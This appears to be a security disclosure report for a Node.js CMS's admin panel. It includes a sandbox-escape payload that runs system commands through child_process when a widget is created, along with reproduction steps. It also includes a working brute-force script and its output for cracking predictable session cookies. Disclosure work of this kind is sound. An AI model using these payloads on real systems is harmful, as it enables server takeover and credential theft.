
call to the front end is protected(as expected)





Session cookie

successfully called API back-end resource without having the related privileges



----------5----------


Authenticated Code injection -> RemoteCommandExecution on widget creation.

An authenticated user with “widgets” privilege can gain RCE on the remote server by creating a malicious widget with a special tag containing java-script code that will be evaluated server side.
In the process of evaluating the tag by back-end is possible to escape the sandbox object by using the following payload:
<script total>global.process.mainModule.require(‘child_process’).exec(‘RCE here’);</script>


Step to reproduce:
1) browse to http://localhost:8000/admin/widgets/
2) click on create
3) paste the payload in the source code filed
4) click on save

following screenshot

reverse shell payload



obtaining a shell on the box



Insecure Admin Session cookie

A low privilege user can easily crack the owned cookie to obtain the “random” values inside it. If this user can leak a session cookie owned by another admin, then it’s possible to brute force it with O(n)=2n or O(n)=n^2 complexity. In such way he gain the admin password.

Attack scenario:

As we can see in the file schemas/settings.js
we have that the value for the session cookie is equivalent to
var key = (user.login + ':' + user.password + ':' + F.config.secret + string_hash(user.login + ':' + user.password).hash()).md5();

where
Os = require(“os”);
F.config.secret = (Os.hostname()'-' + Os.platform() + '-' + Os.arch() + '-' + Os.release() + '-' + Os.tmpdir());

and string_hash() is a custom function.
All of this Os variables are easily guessable or brute-forceable.
An attacker can enumerate the machine server with nmap scan to evaluate the architecture behind (linux, windows...) in this way he trow away the randomness for Os.platform() parameter.
The Os.arch() parameter can be ‘x32’ or ‘x64’ then not so much random in it.
The Os.release() can be easily listed because are common and public (e.g. 4.15.0-45-generic), also it will be influenced from the recon of the Os.platform() in such way if the attacker enumerated a linux machine he can use a list of all linux version.
The Os.tmpdir() param is totally guessable. For example in linux systems is /tmp by default.
The Os.hostname() is probably the more random parameter here but a dictionary based attack can be efficacious to retrieve it.

I enclose a POC script that simulate this attack (supposing that the only parameter to brute force is the hostname, then it took me 10 sec. to crack the admin cookie with a normal dictionary attack).

```
File   Modifica   Visualizza   Segnalibri   Impostazioni   Aiuto
paw@Spectre:~/Scrivania/tesi/total_pwn$ date; node cookie_brute.js; date
mar 12 feb 2019, 16.46.59, CET
[+] Match found with user:password:hostname:  paw:paw:Spectre
[+] Match found with user:password:hostname:  admin:admin:Spectre
mar 12 feb 2019, 16.47.09, CET
paw@Spectre:~/Scrivania/tesi/total_pwn$
```

```
// cookie_brute.js
var Os = require('os');
var crypto = require('crypto');
var lineByLine = require('n-readlines');


function string_hash(s, convert) {
     var hash = 0;
     if (s.length === 0)
          return convert ? '' : hash;
     for (var i = 0, l = s.length; i < l; i++) {
          var char = s.charCodeAt(i);
          hash = ((hash << 5) - hash) + char;
          hash |= 0;
     }
     //console.log(hash);
     return hash;
}

`
schemas/settings.js: var key = (user.login + ':' + user.password +
':' + F.config.secret + (user.login + ':' +
user.password).hash()).md5();

`


//brute forcing the hostname
var liner2 = new lineByLine('/usr/share/wordlists/darkc0de.txt');
var hostname;
owned_passwd = "paw";
var name = "paw";
user_cookie = "b5268788942f8c6057ce83aa98cef85e";
while (hostname = liner2.next()) {
    var secret = (hostname + '-' + Os.platform() + '-' + Os.arch() +
'-' + Os.release() + '-' + Os.tmpdir());
    secret = crypto.createHash('md5').update(secret).digest("hex");
    var h = (name + ':' + owned_passwd + ':' + secret +
string_hash(name + ':' + owned_passwd));
    h = crypto.createHash('md5').update(h).digest("hex");

    if(user_cookie === h){
        console.log('[+] Match found with user:password:hostname: ',
name + ":" + owned_passwd + ":" + hostname);
        break;
    }
}
```

```
//bruteforcing the password
admin_cookie = "d3316f9bd135906890fbc36d858304a5";
var liner = new lineByLine('/usr/share/wordlists/darkc0de.txt');
var name = "admin";
var secret = (hostname + '-' + Os.platform() + '-' + Os.arch() + '-'
+ Os.release() + '-' + Os.tmpdir());
secret = crypto.createHash('md5').update(secret).digest("hex");
while (password = liner.next()) {
    var h = (name + ':' + password + ':' + secret + string_hash(name
+ ':' + password));
    h = crypto.createHash('md5').update(h).digest("hex");

    if( admin_cookie === h){
        console.log('[+] Match found with user:password:hostname: ',
name + ":" + password + ":" + hostname);
        return;
    }
}
```